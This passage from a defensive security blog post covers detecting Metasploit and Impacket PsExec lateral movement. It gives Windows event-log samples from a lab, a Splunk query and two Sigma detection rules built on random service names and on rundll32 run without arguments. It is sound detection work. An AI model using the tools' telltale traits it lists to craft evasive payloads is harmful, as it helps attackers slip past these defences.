2021-01-29 21:40:41	4688	dc.windomain.local	C:\Windows\tGZQiyrm.exe	C:\Windows\System32\services.exe
2021-01-29 21:54:21	4688	dc.windomain.local	C:\Windows\xFObZUFV.exe	C:\Windows\System32\services.exe
2021-01-29 21:54:36	4688	dc.windomain.local	C:\Windows\FFXfbCog.exe	C:\Windows\System32\services.exe
2021-01-31 12:21:26	4688	dc.windomain.local	C:\Windows\RFUurKqb.exe	C:\Windows\System32\services.exe
2021-01-31 12:24:29	4688	dc.windomain.local	C:\Windows\MpgzJsoj.exe	C:\Windows\System32\services.exe

Note: A Sigma rule could be created for this kind of detection but it would not be the most efficient one. A regular expression for process creation events can be exhausting for a SIEM[23] *as they keep high volume of such logs. Organizations that don't have 4697 and 7045 logs can implement such last resort rule though.*

Attentive readers probably observed that the above table also contains executions related to Metasploit. Anyway, let's see how process chain looks like for that tool.

Metasploit 4688 logs

A table this short should be enough to see a red flag that can be used for detection:

time	ComputerName	New_Process_Name	Process_Command_Line	New_Process_ID	Creato
2021-01-31 10:44:09	dc.windomain.local	C:\Windows\System32\services.exe		0x218	0x1a8
2021-01-31 12:21:26	dc.windomain.local	C:\Windows\RFUurKqb.exe	C:\windows\RFUurKqb.exe	0xd08	0x218
2021-01-31 12:21:26	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	rundll32.exe	0x22c	0xd08

Spoiler alert - running `C:\Windows\SysWOW64\rundll32.exe` without any arguments is very anomalous.

Metasploit Splunk query

Let's see results for such Splunk query:

```
index=wineventlog EventCode=4688 source="WinEventLog:Security" Process_Command_Line="r
| table _time,EventCode,ComputerName,New_Process_Name,Creator_Process_Name
| sort _time
```

Results:

_time	EventCode	ComputerName	New_Process_Name	Creator_Process_Name
2021-01-29 16:26:20	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\eQfEPBOB.exe
2021-01-29 17:27:45	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\ihNUhHUE.exe
2021-01-29 17:33:38	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\LVkOLqXS.exe
2021-01-31	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\RFUurKqb.exe

12:21:26				
2021-01-31 12:24:29	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\MpgzJsoj.exe
2021-01-31 13:24:33	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\SysWOW64\rundll32.exe
2021-01-31 13:24:34	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\SysWOW64\rundll32.exe
2021-01-31 16:19:34	4688	dc.windomain.local	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\service_filename

The above search is a good base for another high fidelity Sigma rule[24].

Conclusion

Tools and techniques utilizing PsExec-like behavior can be convenient for adversaries. However, if used incorrectly, they can be detected easily with various Windows system and security event logs. Unless the attackers don't care about remaining stealthy, it is crucial for them to customize payloads and tool settings. Defenders, on the other hand, shouldn't rely on signatures or service (file) names only but also seek context using different kind of available logs. Otherwise, advanced threats will slip through their fingers.

Appendices

Appendix A: PsExec Sigma rule

```
title: Metasploit Or Impacket Service Installation Via SMB PsExec
id: 1a17ce75-ff0d-4f02-9709-2b7bb5618cf0
description: Detects usage of Metasploit SMB PsExec (exploit/windows/smb/psexec) and I
author: Bartlomiej Czyz, Relativity
date: 2021/01/21
action: global
references:
    - https://bczyz1.github.io/2021/01/30/psexec.html
tags:
    - attack.lateral_movement
    - attack.t1021.002
    - attack.t1570
    - attack.execution
    - attack.t1569.002
detection:
    selection_1:
        ServiceFileName|re: '^.*\\[a-zA-Z]{8}\.exe$'
        ServiceName|re: '(^[a-zA-Z]{4}$)|(^[a-zA-Z]{8}$)|(^[a-zA-Z]{16}$)'
    # optional filter for PSEXESVC
    #filter:
        #ServiceName: 'PSEXESVC'
    condition: selection and selection_1 #and not filter
fields:
    - ComputerName
    - SubjectDomainName
    - SubjectUserName
    - ServiceName
    - ServiceFileName
falsepositives:
    - Highly unlikely
level: critical
---
logsource:
    product: windows
    service: system
detection:
    selection:
        EventID: 7045
---
 logsource:
     product: windows
     service: security
 detection:
     selection:
         EventID: 4697
```

Appendix B: “Rundll32 without parameters” Sigma rule

```
title: Rundll32 Without Parameters
id: 5bb68627-3198-40ca-b458-49f973db8752
status: experimental
description: Detects rundll32 execution without parameters as observed when running Me
author: Bartlomiej Czyz, Relativity
date: 2021/01/31
references:
    - https://bczyz1.github.io/2021/01/30/psexec.html
tags:
    - attack.lateral_movement
    - attack.t1021.002
    - attack.t1570
    - attack.execution
    - attack.t1569.002
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine: 'rundll32.exe'
    condition: selection
fields:
    - ComputerName
    - SubjectUserName
    - CommandLine
    - Image
    - ParentImage
falsepositives:
    - Unknown
level: high
```

References

1. https://docs.microsoft.com/en-us/sysinternals/downloads/psexec ↩
2. https://en.wikipedia.org/wiki/Server_Message_Block ↩
3. https://www.itprotoday.com/compute-engines/psexec ↩
4. https://attack.mitre.org/software/S0029/ ↩
5. https://github.com/clong/DetectionLab ↩
6. https://github.com/SecureAuthCorp/impacket ↩
7. https://github.com/rapid7/metasploit-framework ↩
8. https://github.com/rapid7/metasploit-framework/blob/2f074ef5870d5e98c109de43f44bb4780f321e11/modules/exploits/windows/smb/psexec.rb#L170 ↩
9. https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4697 ↩
10. https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=7045 ↩
11. https://www.splunk.com/ ↩
12. https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcba55bef8409cbb3029641a4/examples/psexec.py#L137 ↩
13. https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcba55bef8409cbb3029641a4/examples/psexec.py#L146 ↩
14. https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcba55bef8409cbb3029641a4/impacket/examples/serviceinstall.py
15. https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcba55bef8409cbb3029641a4/impacket/examples/serviceinstall.py
16. https://github.com/rapid7/metasploit-framework/blob/2f074ef5870d5e98c109de43f44bb4780f321e11/modules/exploits/windows/smb/psexec.rb#L181 ↩
17. https://github.com/rapid7/metasploit-framework/blob/2f074ef5870d5e98c109de43f44bb4780f321e11/modules/exploits/windows/smb/psexec.rb#L111 ↩
18. https://github.com/SecureAuthCorp/impacket/blob/3673c58885bc0c7bcba55bef8409cbb3029641a4/impacket/examples/serviceinstall.py
19. https://github.com/rapid7/metasploit-framework/blob/2f074ef5870d5e98c109de43f44bb4780f321e11/lib/msf/core/exploit/remote/smb/client/psexec.rb#L43 ↩
20. https://github.com/Neo23x0/sigma ↩

21. https://github.com/Neo23x0/sigma/pull/1348 ↩
22. https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4688 ↩
23. https://en.wikipedia.org/wiki/Security_information_and_event_management ↩
24. https://github.com/Neo23x0/sigma/pull/1349 ↩

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